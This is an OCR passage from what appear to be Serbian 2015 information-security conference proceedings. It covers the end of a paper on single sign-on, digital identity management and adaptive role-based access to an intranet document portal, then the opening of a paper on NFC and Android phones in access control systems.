Single Sign-On (SSO) kao najoptimalnije tehničko rešenje u dizajniranju i integraciji aktivnosti provere identiteta korisnika rešava problem koji se javlja kod prijave korisnika na različite platforme i aplikacije. Korisnik tipičnog mrežnog informacionog sistema mora se prijaviti više puta kako bi pristupio različitim aplikacijama koje koristi u svojim poslovima. Sa tačke gledišta korisnika, višestruke prijave i potreba da se pamti više lozinki neke su od vodećih uzroka loše primene sistema. Sa tačke gledišta upravljanja, zaboravljena lozinka u kombinaciji sa lošim navikama korisnika često može dovesti do kršenja bezbednosti sistema. Rešenje navedenih problema moguće je realizacijom koncepta SSO, koji pruža mogućnost da se korisnik prijavi samo jednom i da nakon toga ima omogućen pristup svim aplikacijama i servisima koji čine deo okruženja njegovog identiteta.

Upravljanje sigurnošću

Sigurnosni standardi zasnivaju se na principima enkripcije i dekripcije. Enkripcija je proces obrade informacija na takav način da mogu biti pročitane samo od strane primalaca kojima su namenjene, naravno nakon obavljene dekripcije. Nad podacima se vrši matematička enkripcija, tako da budu nečitljivi bilo kome izuzev onima koji poseduju ključ, ili metod za dekripciju.

Secure Sockets Layer (SSL) je kreiran u Netscape-u, a 1996. godine unapređen od strane IETF (Internet Engineering Task Force), da bi postao TSL (Transport Layer Security). SSL je tehnologija koja uspostavlja sigurnu sesiju između veb sajta i korisnikovog veb pregledača, tako da je kompletna komunikacija enkriptovana i samim tim sigurna. Osnova ovog javnog sistema za kriptovanje je ECC (Elliptic Curve Cryptography), pogodan za mobilno/bežično okruženje. Trenutno najkorišćeniji sistemi kriptovanja, kao što su RSA ili ECC, obezbeđuju ekvivalentan nivo sigurnosti.

SSL sertifikat je fajl (ili parče koda) koji ima dve specifične funkcije:

- Autentikacija i verifikacija: SSL sertifikat ima informaciju o autentičnosti određenih detalja koji se odnose na osobu, poslovanje ili veb sajt, koji će da se prikažu posetiocu sajta kada klikne na katanac u veb pregledaču;
- Enkripcija podataka: SSL sertifikat obezbeđuje enkripciju, što znači da osetljive informacije koje se razmenjuju preko sajta ne mogu biti presretnute i pročitane, osim od strane korisnika kome su namenjene.

Svaka SSL sesija se sastoji od dva ključa: javnog ključa koji se koristi za enkripciju informacija i privatnog ključa koji se koristi za dekripciju informacija sa ciljem vraćanja informacija u originalni format kako bi mogle da se pročitaju.

EV (Extended Validation) SSL sertifikati nude najviši industrijski standard po pitanju autentikacije. Kada korisnik poseti veb sajt koji je osiguran sa EV SSL sertifikatom, adres bar u pregledaču se oboji zelenom bojom i pojavi se specijalno polje sa imenom vlasnika sajta zajedno sa nazivom sertifikacionog tela koje je izdalo sertifikat. [9]

Jedna od osnovnih opasnosti vezana za sigurnost je loše upravljanje SSL sertifikatima. U velikim sistemima u kojima postoji na stotine SSL sertifikata izdatih od strane različitih sertifikacionih tela može doći do toga da se pojedinim sertifikatima „izgubi trag“, odnosno da oni isteknu, a da se to neko vreme ne primeti, čime se svi korisnici dovode u opasnost od napada hakera.

Trenutni zahtevi korisnika idu u pravcu dostupnosti informacija sa bilo koje lokacije (kancelarija, prevozno sredstvo, restoran, …) i bilo kog uređaja (desktop računar, laptop računar, PDA – Personal Data Assistant, tablet računar, pametni telefon, …) koji poseduju. Tu potrebu korisnika će savremeni sistemi morati da ispune. Navedena funkcionalnost koja omogućava komfor i mobilnost korisnika sa druge strane predstavlja i potencijalnu veliku bezbednosnu opasnost. Opasnost se ogleda u tome što se sa ne registrovanih korporacijskih uređaja sa bilo koje lokacije na Internetu mora obezbediti pristup informacijama u intranetu. Iz tog razloga se IT suočava sa sledećim činjenicama koje direktno utiču na bezbednost i ranjivost ICT sistema [10]:

- IT ima manje kontrole na krajnjim tačkama, i na strani korisnika i na strani servera/data centara. Korišćenje ličnih uređaja narušava dosadašnje modele bezbednosti koji su se oslanjali na zaštitu na krajnjim tačkama (korisničkim uređajima). Kada korisnici koriste svoje lične uređaje, to podrazumeva da na njima nema korporativnog softvera za zaštitu. Znači, zaštita mora da se obezbedi od strane mreže kojoj se pristupa (korporativna mreža ili neko cloud rešenje);
- Potreba za postojanjem perimetar mreža ostaje i dalje, s tim što se perimetri postavljaju na nove lokacije: virtuelni data centri, mreže koje isporučuju sadržaje i sl., kao dodatak postojećim korporacijskim perimetrima;
- Kao rezultat postojanja cloud-a, IOT (Internet of Things) i CYOIT (Choose Your Own IT) povećava se potreba za kriptovanjem podataka;
- Povećani broj napada i primena SSL-a postavljaju zahteve za on-the-fly dekripciju. Bezbednosni

proizvodi i servisi sve više obuhvataju u sebi IPSec dekripciju i hardverski SSL;

- Bezbednost na nivou aplikacija dolazi pre bezbednosti na nivou podataka. Bezbednosne pretnje se menjaju brže od aplikacija, pa je veoma bitna uspešna primena bezbednosnih mera na aplikativnom nivou, koja omogućava integraciju sa ostalim bezbednosnim kontrolama;
- Mobilni malware-i neće biti glavna pretnja, već „curenje“ informacija putem mobilnih aplikacija. Upravljanje mobilnim uređajima i kontrola pristupa mrežama moraju da se što više integrišu i razvijaju kako bi se smanjili rizici;
- Povećavaju se zahtevi za testiranjem bezbednosti opreme pre kritičnih infrastrukturnih nabavki.

4. KONCEPTUALNI PRIMER ADAPTIVNOG PRISTUPA INFORMACIJAMA

U ovom delu rada je prikazano jedno od mogućih, konceptualnih, rešenja za adaptivni i personalizovani pristup informacijama, bazirano na intranet portalu za inteligentno upravljanje informacijama, primenu sistema za upravljanje digitalnim identitetima i predlogom mogućih kriterijuma za definisanje adaptivnog pristupa sadržajima.

Kada se govori o elektronskom kancelarijskom poslovanju, podrazumeva se da je veliki deo nestruktuiranih informacija i dokumenata u tekstualnim formatima različitih tipova dokumenata, kao što su dopisi, rešenja, ugovori… Drugi značajni segment nestruktuiranih informacija odnosi se na dokumenta koja omogućavaju tabelarna izračunavanja. Prilikom ovakvog grupisanja, nikako se ne sme zaboraviti ogroman broj audio i video materijala, slika različitog formata, prezentacija, elektronske pošte, različitih veb sadržaja, PDF dokumenata (Portable Document Format) itd.

Kada se gore navedeni formati koriste u svakodnevnom radu, a to je izuzetno čest slučaj u kancelarijskom poslovanju velikih poslovnih sistema, teško je definisati ovlašćenja i uloge u vezi sa dostupnošću dokumentima koja prate veliki broj, po nekad isprepeletanih, poslovnih procesa kojima ta dokumenta pripadaju. Tada, najčešće dolazi do improvizacije od strane administratora i učesnika u tim procesima a rezultat zavisi od njihovog iskustva, kreativnosti, zainteresovanosti i drugih subjektivnih faktora.

Primena sistema za upravljanje digitalnim identitetima

Specifične funkcije upravljanja, nadgledanja i razvoja veb portala obuhvataju poslove:

- administracije korisnika, koja podrazumeva alokaciju korisničkih ID, definisanje korisničkih grupa, podešavanje direktorijuma i personalizaciju;
- administracije i nadgledanje sigurnosti portala, što uključuje i sistem pronalaženja uljeza, PKI administraciju i primenu elektronskih potpisa;
- menadžmenta sadržaja, uključujući administraciju svih specifičnih baza podataka na portalu;
- administracije i kastomizacije alata za saradnju;
- praćenja stepena korišćenja i performansi portala, zaključno sa nadgledanjem stepena korišćenja kapaciteta sistema i korisnosti balansiranja posla;
- održavanja i finog podešavanja;
- održavanja pretraživača;
- razvoja funkcionalnosti portala.


Jedan od problema u ovom kontekstu jeste definisanje odgovornosti za upravljanje radom portala. Neke od funkcija specifičnih za portale (npr. upravljanje sadržajima) zahtevaju specifične i specijalizovane veštine. Međutim, druge, kao što su sigurnost i administracija korisnika, najčešće su pod nadležnošću osoba koje su zadužene za administraciju mreže i sigurnost u celini. Od veličine IT sektora kompanije i budžeta predviđenog za korporativni portal zavisi i sama mogućnost proširenja, koja se postiže uvođenjem novih operatora u sistem, a koji bi se bavili održavanjem portala. Da bi portal uspešno funkcionisao, neophodno je da postoji dvadesetčetvoročasovno nadziranje i održavanje, što podrazumeva isključivanje mogućnosti kašnjenja u informisanju, gubljenja informacija, privremene nemogućnosti pristupa portalu i ostale neželjene situacije koje ugrožavaju poslovanje kompanije. Na slici 2 prikazan je sloj administracije koji obuhvata upravljanje sigurnošću, administracijom i ulogama.

Slika 2: Arhitektura sloja upravljanja na portalu za inteligentno upravljanje elektronskim dokumentima

Administracija i upravljanje ulogama

Po instalaciji veb portala za inteligentno upravljanje elektronskim dokumentima, potrebno je konfigurisati pristup korisnika portalu. Podaci o korisnicima se nalaze u heterogenim izvorima (LDAP, Active Directory, SQL Server, PostgreSQL), pa je neophodno izvršiti odgovarajuću integraciju.

Jedinstvena autentikacija korisnika može se realizovati korišćenjem LDAP protokola i odgovarajućih softverskih rešenja. Softver za integraciju korisničkih naloga od veb poratala dobija informacije o korisniku koji želi da se loguje (korisničko ime i lozinku), a zatim proverava dobijene podatke o klijentu u različitim izvorima podataka. Sekvenca provere korisničkih privilegija prikazana je dijagramom sekvenci na slici 3.



Slika 3: Dijagram sekvenci - autentikacija korisnika

Korisničke uloge u okviru portala mogu se podeliti na sledeće: administratori, korisnici, poslovodstvo i ostali. Administratori portala imaju ulogu u pružanju podrške svim poslovnim procesima, mogu da upravljaju pojedinim sadržajima u okviru poslovnih procesa, da daju obaveštenja, postavljaju dokumente i da pomažu u radu korisnika.

Uloga korisnika predstavlja centralnu korisničku ulogu u modelu portala. Svim korisnicima je omogućen jedinstven pristup biblioteci, resursima, obaveštenjima, dokumentima i drugim sadržajima. Korisnicima su na raspolaganju servisi portala vezani za saradnju i komunikaciju međusobno, kao i sa drugim tipovima uloga na portalu. Poslovodstvo ima pristup dodatnim servisima i informacijama, kao što su različiti izveštaji, dodatne informacije i specifična dokumenta. Mehanizmi adaptacije se mogu primeniti na sve tipove uloga korisnika.

Uloga poslovodstva u predloženom modelu portala odnosi se na sve tipove zaposlenih koji imaju neku od upravljačkih uloga: direktori, rukovodioci, šefovi. Ovaj tip korisnika ima najviši nivo privilegija i dopušta pristup i korišćenje skoro svih servisa, izvora i informacija u okviru portala. Poslovodstvo upravlja sadržajem koji se prezentuje korisnicima. Poslovodstvu se stavljaju na raspolaganje aplikacije i servisi za komunikaciju i saradnju.

Servisi za upravljanje korisničkim nalozima

Problem koji se javlja u distribuiranim i heterogenim sistemima jeste pitanje autentikacije i autorizacije. U okviru sistema adaptivnog upravljanja informacijama često postoje različiti sistemi bezbednosti. U cilju prevazilaženja ove prepreke na portalu je preporuka korišćenje SSO sistema koji upravlja korisničkim nalozima, skladišti ih i mapira ID korisnika portala u određeni nalog eksternog sistema. Na ovaj način korisnik se prijavljuje na sistem samo jednom i ne mora voditi računa o autentikaciji prema eksternom sistemu.

Servisi za upravljanje korisničkim nalozima pružaju sledeće aspekte bezbednosti:

- identifikacija - potvrda da je suprotna strana (mašina ili osoba) stvarno ona koja tvrdi da jeste;
- integritet - potvrda da je informacija koja je stigla ista kao i ona koja je poslata;
- poverljivost - zaštita od otkrivanja informacija šifrovanjem podataka za one kojima nisu namenjeni;
- autorizacija - uveravanje da je korisniku stvarno dozvoljeno da radi ono što zahteva.

Adaptacija

Pod pojmom adaptacije u slučaju portala za inteligentno upravljanje e-dokumentima podrazumeva se mogućnost portala da na osnovu automatskog prepoznavanja korisnika i njegovih atributa, želja, potreba, interesovanja, vrste posla, pripadnosti organizacionoj celini, geografskoj poziciji ili nekom drugom kriterijumu, obezbedi sve neophodne preduslove za obavljanje procesa rada.

Adaptivnost se takođe ogleda i u mogućnosti samog korisnika da dodatno izvrši personalizaciju svog radnog okruženja na portalu za inteligentno upravljanje elektronskim dokumentima i da, uključivanjem ili isključivanjem pojedinih sadržaja koji su mu na raspolaganju, izabere potreban sadržaj i da ga dodatno, po svojoj želji, rasporedi i time unapredi radno okruženje.

Portal za inteligentno upravljanje elektronskim dokumentima takođe treba da obezbedi:


- Mogućnost korišćenja standardizovanih dokumenata kao što su logotip, kombinacija boja i sl., u skladu sa korporacijskom knjigom standarda, a koji su razvrstani prema vrsti i prema tipu;
- Prikaz administratorskih funkcija na nivou sajtova i strana u zavisnosti od nivoa ovlašćenja korisnika;
- Prikaz sadržaja i mogućnost izbora u zavisnosti od nivoa ovlašćenja i pripadnosti određenoj organizacionoj celini;
- Definisanje dela portala koji je na raspolaganju pojedinim korisnicima, iz različitih kategorija i različitih organizacionih celina, u zavisnosti od potreba posla koji se po potrebi definišu i realizuju, a ne pripadaju striktno nekom od pravila koja se odnose na pripadnost radnom mestu ili pripadnost konkretnoj organizacionoj celini;
- Prepoznavanje pripadnosti korisnika organizacionoj celini preduzeća. Portal na osnovu sloja poslovne inteligencije pronalazi konkretnog korisnika u organizacionoj strukturi preduzeća i njegovu tačnu poziciju u sistemu;
- Personalizaciju radnog okruženja na portalu. Na osnovu lociranja radnog mesta i pripadnosti organizacionoj celini, sloj poslovne inteligencije priprema adekvatno radno okruženje za svakog pojedinačnog korisnika i obezbeđuje neophodne preduslove za obavljanje njegovih radnih zadataka;
- Personalizaciju dokumenata. U zavisnosti od korisnika, sloj poslovne inteligencije, nudi korisniku portala za inteligentno upravljanje elektronskim dokumentima predefinisani set dokumenata sa delimično popunjenim sadržajima, čime se značajno ubrzava, a samim tim i skraćuje period realizacije posla. Korisniku je omogućeno da prilikom izbora kreiranja novog dokumenta dobije listu dokumenata u različitim formatima, koji su već definisani za pojedine poslovne procese. Na primer: referentu

zaposlenom u kadrovskoj funkciji, koji obavlja posao u vezi sa ugovorima o radu, prilikom započinjanja posla i prilikom izbora novog dokumenta, prvi u nizu ponuđenih dokumenata je šablon dokumenta, koji se odnosi na ugovore o radu i već poseduje set predefinisanih stavki koje su sadržaj tipskog ugovora o radu. Neka dokumenta su univerzalna i mogu se pojaviti u formi dopisa, ugovora, rešenja, u različitim poslovima korisnika različitih organizacionih celina;

- Analizu kretanja korisnika. Korisnik se može prijavljivati, logovati, sa različitih računara u sistemu. Analizom i praćenjem IP adresa računara sa kojih se korisnik logovao, moguće je pratiti njegovo kretanje, organizaciono/geografsko unutar sistema.
- Autorizaciju, prepoznavanje korisnika i prikaz njegovog imena, prezimena i slike.

Metode za adaptaciju

Prilikom izgradnje modela korisnika, potrebno je doći do informacija kao što su ponašanje korisnika u sistemu, interesovanja, lične karakteristike, i otkriti informacije koje se odnose na potrebe korisnika i njihove preferencije. Proces kreiranja modela korisnika prikazan je na slici 4. Kreirani model korisnika treba da podrži izabrani način adaptacije sistema za elektronsko upravljanje elektronskim dokumentima.




Slika 4: Dijagram aktivnosti - proces kreiranja modela korisnika

Kreiranje modela korisnika podržava šest pristupa adaptaciji sistema za elektronsko upravljanje e-dokumentima:

- adaptacija zasnovana na tipu radnog mesta;
- adaptacija zasnovana na osnovu pripadnosti organizacionoj celini;
- adaptacija zasnovana na tipu radnog mesta i pripadnosti organizacionoj celini;
- adaptacija zasnovana na ulozi u projektu;
- adaptacija zasnovana na osnovu ad hoc postavljenih kriterijuma;
- adaptacija zasnovana na osnovu preferencija korisnika.

Model adaptivnog pristupa informacijama i veb servisima

Rezultat primene adaptivnog pristupa informacijama u velikim poslovnim sistemima se može ilustrovati na različitim platformama. U navedenom primeru radi se o Microsoft SharePoint (MS SP) platformi koja je prikazana na slici 5.



Slika 5: Adaptivni pristup informacijama i servisima

Pristup informacijama i veb servisima na portalu za inteligentno upravljanje informacijama se realizuje kroz tri faze:

- Prva faza se sastoji od autentikacije korisnika portala za inteligentno upravljanje informacijama koja se realizuje na taj način što se korisnik prijavljuje na svoj računar korišćenjem kvalifikovanog elektronskog potpisa. Autentikacija se vrši od strane Active Directory-a (AD) čime se u slučaju ne registrovanog korisnika, ne dozvoljava pristup, a u slučaju registrovanog korisnika povlače njegovi atributi i pripadnost određenoj grupi u *AD*-u, a samim tim i njegova ovlašćenja za pristup informacijama koja su na nivou *AD*-a. Nakon uspešne autentikacije na nivou *AD*-a proverava se pripadnost grupi u *MS SP*-u. U slučaju da se radi o novom korisniku, započinje proces kreiranja novog korisnika, koji podrazumeva otvaranja korisničkog naloga na MS SP-u i upisivanja njegovih atributa. I u slučaju kreiranja novog korisničkog naloga u MS SP-u i u slučaju da je korisnički nalog od ranije kreiran započinje sledeća faza pristupa informacijama i veb servisima.
- Druga faza adaptacije se realizuje na taj način što se primenjuju kompleksni, u prethodnom delu teksta navedeni, kriterijumi za adaptaciju na osnovu kojih se definišu potrebe i prava korisnika za prikaz informacija i veb servisa portala za inteligentno upravljanje informacijama što predstavlja ulaz u poslednju fazu.
- Treća faza, faza adaptivnog i personalizovanog prikaza informacija i veb servisa omogućava, u zavisnosti od rezultata dobijenih iz druge faze, potreba posla i ovlašćenja, dostupnost pojedinim informacijama i veb servisima koji su korisniku na raspolaganju.

Nakon realizacije sve tri faze korisniku su na raspolaganju sledeće funkcionalnosti:

- Izveštaji iz domena korisnikovih ovlašćenja i nadležnosti;
- Elektronska dokumenta potrebna za obavljanje redovnih radnih zadataka;
- Biblioteka sa sadržajima iz domena korisnikovih ovlašćenja i nadležnosti;

- Specifikacija i statusi korisnikovih radnih zadataka;
- Specifikacija i statusi korisnikovih ad hoc poslova;
- Specifikacija i elektronska dokumenta projekata u kojima korisnik učestvuje;
- mogućnosti pokretanja najvažnijih aplikacija.
- pretraživač;
- novosti (personalizovane – selektovane za različite ciljne grupe);
- upravljanja resursima (edukativni centri, sale za sastanke, sale za prezentacije, oprema: projektor laptop, platno);
- kontakti na nivou preduzeća, pojedinačnih organizacionih celina, privatni kontakti;
- diskusije - formiranje diskusionih grupa (foruma);
- čet;
- spregnuti kalendari korisnika;
- Press Clipping;
- blogovi;
- Wiki baza;
- veb e-mail;
- Web apps.

Funkcionalnost veb portala za inteligentno upravljanje informacijama se takođe ogleda i u mogućnosti samog korisnika da dodatno izvrši personalizaciju svog radnog okruženja na portalu za inteligentno upravljanje elektronskim dokumentima i da, uključivanjem ili isključivanjem pojedinih sadržaja koji su mu na raspolaganju, izabere potreban sadržaj i da ga dodatno, po svojoj želji, rasporedi i time unapredi radno okruženje.

5. ZAKLJUČAK

U velikim poslovnim sistemima koji imaju razgranatu organizacionu strukturu sa velikim brojem različitih poslovnih procesa i sa zaposlenima različitih obrazovnih i stručnih profila kao i određenog broja menadžera različitih hijerarhijskih nivoa, jedini način za adaptivni pristup informacijama je primena sistema za upravljanje digitalnim identitetima, klasifikacija i sistematizacija informacija i elektronskih dokumenata, i njihovo uvođenje u definisane tokove poslovnih procesa primenom adaptivnih sistema za upravljanje elektronskim informacijama.

Sistemi za elektronsko upravljanje e-dokumentima obuhvataju niz kompleksnih procesa, različitih elemenata, servisa i korisničkih uloga. Neophodno je obezbediti fleksibilnost i adaptivnost sistema prema potrebama i karakteristikama korisnika uz integraciju i sinhronizaciju svih komponenata i učesnika u jedinstven sistem.

Ključni deo jednog tako uređenog sistema je veb portal za inteligentno upravljanje elektronskim dokumentima, koji obezbeđuje adaptivan i personalizovan pristup svim sadržajima. Potreba za adaptivnim i personalizovanim pristupom informacijama i e-dokumentima, prisutna je u svim sferama svakodnevnog života, bez obzira na delatnost ili na oblast interesovanja, kako pojedinačnih korisnika, tako i poslovnih, obrazovnih ili drugih sistema.

Primena adaptivnog pristupa informacijama u velikim poslovnim sistemima primenom intranet web portala za inteligentno upravljanje elektronskim dokumentima, koji se oslanja na autentikaciju korisnika primenom elektronskog potpisa i sistema za upravljanje digitalnim identitetima, omogućava brz, jednostavan i efikasan način kontrolisanog pristupa informacijama. Adaptivni pristup ne remeti obavljanje svakodnevnih poslova zaposlenih, već naprotiv, dovodi do povećanja produktivnosti i efikasnosti, a samim tim i do boljeg pozicioniranja preduzeća na tržištu.

Mere koje se preduzimaju radi očuvanja informacija zavise od okolnosti svakog konkretnog slučaja, a pre svega od značaja i vrednosti same informacije.

LITERATURA

[1] Zakon o elektronskom potpisu, „Službeni glasnik RS“ br. 135/2004, [*Online* dostupno na: http://mtt.gov.rs/download/1(2)/zakon_elektronski_potpis.pdf ,datum pristupa maj 2015.]

[2] Zakon o elektronskom dokumentu, „Službeni glasnik RS“ br. 51/2009, [*Online* dostupno na: http://mtt.gov.rs/download/1(2)/Zakon_o_elektronskom_dokumentu.pdf ,datum pristupa maj 2015.]

[3] Uredba o elektronskom kancelarijskom poslovanju organa državne uprave, „Službeni glasnik RS“ br. 40/2010, [*Online* dostupno na: http://www.paragraf.rs/propisi/uredba_o_elektronskom_kancelarijskom_poslovanju_organa_drzavne_uprave.html ,datum pristupa maj 2015.]

[4] Birch, D., 2007. Digital identity management: perspectives on the technological, business and social implications. Aldershot: Gower Publishing Limited.

[5] Bruhn, M., Gettes, M. & West, A., 2003. Identity and access management and security in higher education. EDUCAUSE Quarterly, 26(4), str. 12-16.

[6] Yong, J., 2007. Digital Identity Design and Privacy Preservation for e-Learning. In: Swinburne University of Technology. 11th International Conference Computer Supported Cooperative Work in Design. Melbourne, Australia, 26-28 April 2007.

[7] Zhang, Y. & Chen, J.-L., 2010. Universal Identity Management Model Based on Anonymous Credentials. In: IEEE. 2010 IEEE International Conference on Services Computing (SCC). Miami, Florida, 5-10 July 2010. IEEE.

[8] Community developed LDAP software, 2012. Open LDAP [*Online* dostupno na: http://www.openldap.org/, datum pristupa maj 2015.].

[9] White paper, Beginner’s Guide to SSL Certificates, Symantec, [*Online* dostupno na: https://www.symantec.com/content/en/us/enterprise/white_papers/b-beginners-guide-to-ssl-certificates_WP.pdf, datum pristupa maj 2015.].

[10] Pescatore. J., 2014. 2014 Trends That Will Reshape Organizational Security, SANS institute, [*Online* dostupno na: https://www.sans.org/reading-room/whitepapers/analyst/2014-trends-reshape-organizational-security-34625, datum pristupa maj 2015.].

Konferencija o bezbednosti informacija BISEC 2015
Univerzitet Metropolitan

IMPLEMENTACIJA NFC TEHNOLOGIJE U SISTEMIMA SA KONTROLOM PRISTUPA

IMPLEMENTATION OF NFC TECHNOLOGY IN ACCESS CONTROL SYSTEMS

LJUBOMIR RELJIN
Univerzitet odbrane, Vojna akademija, Beograd, reljin992@gmail.com

BOBAN MIHAILOV
Univerzitet odbrane, Vojna akademija, Beograd, b.mihailov@ymail.com

JOVANA ĐUROVIĆ
Univerzitet odbrane, Vojna akademija, Beograd, jovanadjurovicloki@gmail.com

IVAN TOT
Univerzitet odbrane, Vojna akademija, Beograd, totivan@gmail.com

---

Rezime: *Near Field Communication (NFC) je bežična kratkodosežna tehnologija komunikacije u nastanku koja je bazirana na postojećim standardima infrastrukure Identifikacije Radio Frekvencije (RFID). U kombinaciji sa NFC-sposobnim pametnim telefonima omogućuje intuitivne scenarije aplikacija za beskontaktne transakcije. Namera ovog rada je da opiše osnovne karakteristike i koristi osnovne tehnologije, da razvrsta režime rada i prezentuje razne slučajeve korišćenja, pre svega upotrebu Android pametnog telefona, kao sredstva autentifikacije u sistemima sa kontrolom pristupa.*

Ključne reči: *Android, NFC, RFID, kontrola pristupa*

Abstract: *Near Field Communication (NFC) is an emerging wireless short-range communication technology that is based on existing standards of the Radio Frequency Identification (RFID) infrastructure. In combination with NFC-capable smartphones it enables intuitive application scenarios for contactless transactions. The intention of this paper is to describe basic characteristics and benefits of the underlying technology, to classify modes of operation and to present various use cases, mainly use of Android smartphone as a means of checking authentication in access control systems.*

Keywords: *Android, NFC, RFID, Access control*

1. UVOD

U poslednjih nekoliko godina ekspanzivni proces je počeo da integriše računarsku logiku u razne vrste predmeta svakodnevnog života i omogućava interakciju sa tim predmetima. Ideja je da se temeljno povežu virtuelne informacije na objekte fizičkog sveta i na taj način obezbedi sveprisutnost računarstva. U vezi sa konceptom mrežne sveprisutnosti je termin "Internet stvari" koji se odnosi na objekte svakodnevno korišćene kao prepoznatljive, koji se mogu pratiti, pa čak i virtuelno povezati nalik internet strukturi.

Od suštinskog značaja za ovu viziju je tehnologija Near Field Communication (NFC) koja pruža mogućnost povezivanja virtuelnih informacija između fizičkih uređaja koji su u blizini. Skoro svaki objekat ili mesto može biti opremljeno NFC tag-om i na taj način obezbedi identifikaciju i korisne informacije vezane za obližnjeg korisnika pametnog uređaja, poput tablet računara ili pametnog telefona. Tehnologija interakcije ostaje nevidljiva za korisnika, koji se nenametljivo zadržavaju na uređajima koji su im dostupni bilo kad. U većini slučajeva pametni uređaj je osnova za omogućavanje sveprisutnosti NFC tehnologije.

Tržište pametnih telefona raste izuzetno. Prema studiji Međunarodne Korporacije Podataka (IDC – International Data Corporation) ukupan iznos od 377.5 miliona pametnih telefona je prodato širom sveta tokom četvrtog kvartala 2014. U toku cele godine, širom sveta prodato je ukupno 1,3 milijarde pametnih telefona, što je povećanje za 27.7% u odnosu na 1 milijardu prodatu u 2013-oj godini. Može se pretpostaviti da će pre ili kasnije većina ljudi posedovati neki pametni uređaj i na taj način biti u mogućnosti da primene i koristite NFC komunikaciju i interakciju - pod uslovom da proizvodi reaguju na adekvatan način i obezbede NFC podršku za te uređaje. Namera ovog rada je da sumira mogućnosti koje pruža kombinacija NFC tehnologije sa mogućnostima savremenih pametnih telefona u oblastima autentifikacije i kontrole pristupa. To će istaći novije trendove i prisutne verzije primene, ali i izazove i prepreke koje se mogu


pojaviti kada bude došlo do pokušaja omasovljenja NFC tehnologije na tržištu.

Prvo, biće potrebno da se obezbedi osnovno tehničko razumevanje NFC tehnologije, koje će biti prezentovano u prvom poglavlju, kao i neophodne komponente za funkcionisanje istog. Naredno poglavlje će predstaviti NFC sisteme za kontrolu pristupa i princip funkcionisanja. Jedan deo ovog rada će se baviti potencijalnim bezbednosnim pitanjima. Poslednje poglavlje predstaviće nekoliko primera aplikacija za kontrolu pristupa u kojima je implementirana NFC tehnologija.

2. TEHNOLOGIJA

Tehnički principi i istorijski napredak

NFC je tehnologija bežične komunikacije kratkog dometa koja se zasniva na odobrenim i razvijenim standardima u oblasti RFID i smart kartica. RFID tehnologija, koja je već uvedena 1970-ih, ostvaruje automatsku identifikaciju i prenos podataka putem elektromagnetnih radio signala, između aktivnog čitača koji je povezan sa izvorom energije i pasivnog elektronskog taga koji se napaja putem elektromagnetne indukcije. RFID tag sadrži antenu za prijem i prenos radio signala i integrisana kola za obradu i skladištenje informacija i za podešavanje signala. Uobičajeni tag je prikazan na slici 1. RFID tag se može postaviti skoro svuda i obično sakriven iza postojećeg materijala, kao pakovanja proizvoda i tako biti nevidljiv za korisnika. Ovi pasivni RFID tagovi bez sopstvene baterije koštaju između $ 0,1 i $ 1 po komadu.



Slika 1: RFID Tag - poseduje mali čip i bakarnu antenu

Za mnoge poslovne modele RFID tagovi su još uvek relativno veliki troškovi, što dovodi do činjenice da do danas RFID nije integrisan u svakodnevnu upotrebu. Takođe, nedostatak pristupačnih i trajno dostupnih mobilnih uređaja koji sadrže RFID čitače, doveo je do odsustva i neprivlačnosti RFID tehnologije. U 2004. godini, NXP Semiconductors, Sony i Samsung osnovali NFC Forum kako bi postojeći standardi RFID tehnologije i smart kartica zajedno stvorili inovativnu sposobnost za komunikaciju kratkog dometa. Do sada, NFC forum broji više od 100 članova i pomoćnih kompanija koje imaju za cilj da pronađu svetsku standardizaciju za NFC tehnologiju. Dugo vremena, samo mali broj NFC mobilnih telefona je bio dostupan, uglavnom proizvedeni od strane Nokia-e, dok Samsung i Google nisu privukli veliku pažnju javnosti puštanjem telefona Nexus S 2010. godine. Sa trenutnim naletom pametnih telefona i uspešnim testovima NFC tehnologije proteklih godina, očekuje se da će u bliskoj budućnosti većina vrhunskih pametnih telefona biti opremljena podrškom za NFC tehnologiju.

Tehničke karakteristike i način rada

